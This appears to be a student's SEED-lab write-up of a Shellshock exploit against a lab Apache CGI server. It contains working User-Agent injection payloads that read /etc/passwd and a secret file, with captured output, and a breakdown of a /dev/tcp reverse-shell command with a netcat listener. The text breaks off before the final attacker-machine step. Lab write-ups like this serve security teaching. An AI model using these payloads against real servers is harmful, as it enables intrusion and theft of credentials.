

Task 1: In this task, I used the known shellshock exploit that has been patched in newer versions of bash. The command to exploit this bash vulnerability is (without *):

env *env variable*=’() { :;}; echo *malicious command*’ bash -c “echo *non-malicious command*

Where “env variable” is an environment variable of your choosing. This environment variable is what will be used to pass malicious code from the attacker to the web server.



```
[03/22/19]JCogswell@VM:~$ bash_shellshock -version
GNU bash, version 4.2.0(1)-release (i686-pc-linux-gnu)
Copyright (C) 2011 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
```




```
[03/22/19]JCogswell@VM:~$ env x='() { :;}; echo Unexpected vulnerable command.' bash -c "echo Expected non-vulnerable command."
Expected non-vulnerable command.
[03/22/19]JCogswell@VM:~$ env x='() { :;}; echo Unexpected vulnerable command.' bash_shellshock -c "echo Expected non-vulnerable command."
Unexpected vulnerable command.
Expected non-vulnerable command.
```

As shown in the screenshot above, when using the regular, updated bash, the “Unexpected vulnerable command” portion did not execute. When using the bash_shellshock which is the older version of bash that still has the shellshock vulnerability, the “Unexpected vulnerable command” did execute.

Task 2: Setting up CGI Programs

We’re going to launch a Shellshock attack on a remote web server (a cloned VM on the same PC). Many CGI programs are written using shell scripts. Therefore, before a CGI program is executed, a shell program will be invoked first, and such an invocation is triggered by a user from a remote server. If the shell program is a vulnerable Bash program (our bash_shellshock is vulnerable), then we can exploit the Shellshock vulnerability to gain privileges on the server. I wrote a simple CGI program called “myprog.cgi” that simply prints out “Hello World” using a shell script.

myprog.cgi




```
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

It is important that the first line includes bash_shellshock and not bash since bash is not vulnerable to Shellshock anymore since it has been updated. I placed this program in the /usr/lib/cgi-bin directory and set its permission to 755 so it’s executable. This folder is the default CGI directory for the Apache web server (the cloned VM is playing the role of the Apache web server).

I can access this CGI program from the web by either using a browser and typing in the URL: http://localhost/cgi-bin/myprog.cgi, or I can use the command line program 'curl' to do the same thing by typing 'curl http://localhost/cgi-bin/myprog.cgi'. If I want to see access this file from the attacker's computer, I need to replace *localhost* with the IP address of the Apache web server and type that into the browser. To find the IP address, I opened up terminal in the Apache web server and typed in *ifconfig* and took note of the 'inet addr' address.

From the Apache computer:




```
[03/22/19]JCogswell@Apache-Server:~$ sudo cp myprog.cgi /usr/lib/cgi-bin
[sudo] password for JCogswell:
[03/22/19]JCogswell@Apache-Server:~$ ls
ndroid          Desktop    examples.desktop  myprog.cgi  source
in              Documents  lib               Pictures    Templates
ustomization    Downloads  Music             Public      Videos
[03/22/19]JCogswell@Apache-Server:~$ cd /usr/lib/cgi-bin
[03/22/19]JCogswell@Apache-Server:.../cgi-bin$ ls
yprog.cgi
[03/22/19]JCogswell@Apache-Server:.../cgi-bin$ chmod 755 myprog.cgi
hmod: changing permissions of 'myprog.cgi': Operation not permitted
[03/22/19]JCogswell@Apache-Server:.../cgi-bin$ su
assword:
oot@Apache-Server:/usr/lib/cgi-bin# chmod 755 myprog.cgi
oot@Apache-Server:/usr/lib/cgi-bin#
```

```
root@Apache-Server:/usr/lib/cgi-bin# ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:94:bc:d6
          inet addr:192.168.146.128  Bcast:192.168.146.255  Mask:255.255.255.0
          inet6 addr: fe80::530e:4086:6d91:e7eb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:21266 errors:20 dropped:27 overruns:0 frame:0
          TX packets:10556 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:23794988 (23.7 MB)  TX bytes:1730507 (1.7 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:5355 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5355 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:815790 (815.7 KB)  TX bytes:815790 (815.7 KB)
```

Mozilla Firefox
File Edit View History Bookmarks Tools Help
localhost/cgi-bin/myprog.c
localhost/cgi-bin/myprog.cgi
Search
Most Visited SEED Labs Sites for Labs Blackboard

```
Hello World
```

From the attacker's computer:




Mozilla Firefox
File Edit View History Bookmarks Tools Help
192.168.146.128/cgi-bin/my
192.168.146.128/cgi-bin/myprog.cgi
Search
Most Visited SEED Labs Sites for Labs Blackboard

```
Hello World
```


Task 3: Passing Data to Bash via Environment Variable

In this task, I show that I can utilize the Shellshock vulnerability to change environment variables. First I created a new CGI program on the Apache server named newprog.cgi which will print out the environment variables of the Apache server.



```
#~/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

Then, I changed the HTTP_USER_AGENT to MALICIOUS DATA environment variable of the Apache server from the terminal on the attacking computer by adding -A “MALICIOUS DATA.”




```
[03/22/19]JCogswell@VM:~$ curl -v http://192.168.146.128/cgi-bin/newprog.cgi
*   Trying 192.168.146.128...
* Connected to 192.168.146.128 (192.168.146.128) port 80 (#0)
> GET /cgi-bin/newprog.cgi HTTP/1.1
> Host: 192.168.146.128
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 22 Mar 2019 23:54:25 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=192.168.146.128
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 192.168.146.128 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=192.168.146.128
SERVER_ADDR=192.168.146.128
SERVER_PORT=80
REMOTE_ADDR=192.168.146.129
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/newprog.cgi
REMOTE_PORT=36880
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/newprog.cgi
SCRIPT_NAME=/cgi-bin/newprog.cgi
* Connection #0 to host 192.168.146.128 left intact
```

← Before adding -A “MALICIOUS DATA”


After adding →

-A “MALICOUS DATA”



```
[03/22/19]JCogswell@VM:~$ curl -v http://192.168.146.128/cgi-bin/newprog.cgi -A "MALICIOUS DATA"
*   Trying 192.168.146.128...
* Connected to 192.168.146.128 (192.168.146.128) port 80 (#0)
> GET /cgi-bin/newprog.cgi HTTP/1.1
> Host: 192.168.146.128
> User-Agent: MALICIOUS DATA
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 22 Mar 2019 23:54:40 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=192.168.146.128
HTTP_USER_AGENT=MALICIOUS DATA
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 192.168.146.128 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=192.168.146.128
SERVER_ADDR=192.168.146.128
SERVER_PORT=80
REMOTE_ADDR=192.168.146.129
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/newprog.cgi
REMOTE_PORT=36882
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/newprog.cgi
SCRIPT_NAME=/cgi-bin/newprog.cgi
* Connection #0 to host 192.168.146.128 left intact
[03/22/19]JCogswell@VM:~$
```

After showing that changing this environment variable is possible, I show how dangerous it could be if you were to use this exploit to execute another bash command. In this example, I made it print out the password file by typing *“() { foo;};echo;/bin/cat /etc/passwd”* instead of “MALICIOUS DATA.”



```
[03/22/19]JCogswell@VM:~$ curl -v http://192.168.146.128/cgi-bin/newprog.cgi -A "() { foo;};echo;/bin/cat /etc/passwd"
*   Trying 192.168.146.128...
* Connected to 192.168.146.128 (192.168.146.128) port 80 (#0)
> GET /cgi-bin/newprog.cgi HTTP/1.1
> Host: 192.168.146.128
> User-Agent: () { foo;};echo;/bin/cat /etc/passwd
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 22 Mar 2019 23:57:04 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Transfer-Encoding: chunked
<
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
steve:x:1001:1001:,,,:/home/steve:/bin/bash
JCogswell:x:1000:1000:James Cogswell:/home/JCogswell:/bin/bash
```

Observations: The data that I added into the command to execute the newprog.cgi file on the Apache server was able to show up in the environment variables due to the program running the vulnerable bash_shellshock. Therefore, I was able to execute the curl command to see what’s on the website, and I was also able to add my own commands which showed up as the User-Agent since I used -A.

Task 4: Launching the Shellshock Attack

Similar to what I did at the end of task 3 (I launched the Shellshock attack because I had not yet read task 4), from the attacker's machine, I exploit the Shellshock attack and printed out the contents of a file that I created on the Apache server called "secret.txt." The attack was successful and I was able to read the contents of the secret.txt file.


On the Apache Machine…:

Contents of the secret.txt file:

username: admin

password: password1

On the attacking machine…:



```
[03/22/19]JCogswell@VM:~$ curl -v http://192.168.146.128/cgi-bin/myprog.cgi -A "() { :;}; echo Content-Type: text/plain; echo; /bin/cat secret.txt;"
*   Trying 192.168.146.128...
* Connected to 192.168.146.128 (192.168.146.128) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: 192.168.146.128
> User-Agent: () { :;}; echo Content-Type: text/plain; echo; /bin/cat secret.txt;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sat, 23 Mar 2019 00:27:05 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 39
< Content-Type: text/plain
<
username = admin

password = password1
* Connection #0 to host 192.168.146.128 left intact
[03/22/19]JCogswell@VM:~$ 
```

Question: Answer the following question: will you be able to steal the content of the shadow file */etc/shadow***? Why or why not?**

You will not be able to steal the content of the shadow file because it's an encrypted and hashed password folder that is not meant to be accessible to anyone, including the user of the Apache system that you are exploiting. I attempted to use the Shellshock exploit to print the contents of the shadow file and nothing happened. In comparison to the /etc/passwd, the shadow file is much more restricted since the passwd file contains less important data.

Task 5: Getting a Reverse Shell via Shellshock Attack

The shellshock vulnerability allows attacks to run arbitrary commands on the target machine. The way I've done it in previous tasks so far, I would have to type the whole curl command and insert my malicious command at the end every time I wanted to execute a command on the Apache server. When I set up a reverse shell, I essentially allow my attacker machine to use the terminal on the Apache server. There are a few commands I will need to gain access, reroute the terminal input/output from the Apache server to my Attacker's terminal, be able to interact with the Apache terminal, and now allow the Apache terminal to see what I'm doing.

Commands:

/bin/bash	← This will open up the bash shell on the Apache server
-i	← This will allow me to interact with the terminal
> /dev/tcp/192.168.146.129	← This will output the information via a TCP connection to my Attacker machine which has the IP address 192.168.146.129.
2>&1	← This will redirect device 2 to the output device 1 so they are the same.
0>&1	← This will redirect the input device 0 to device 1 so device 0, 1, and 2 are all the same and being redirected to the attacker's machine via the TCP connection.
nc -l 9090 -v	← netcat will allow the attacker to listen to the TCP connection created earlier.

From the attacker's machine:

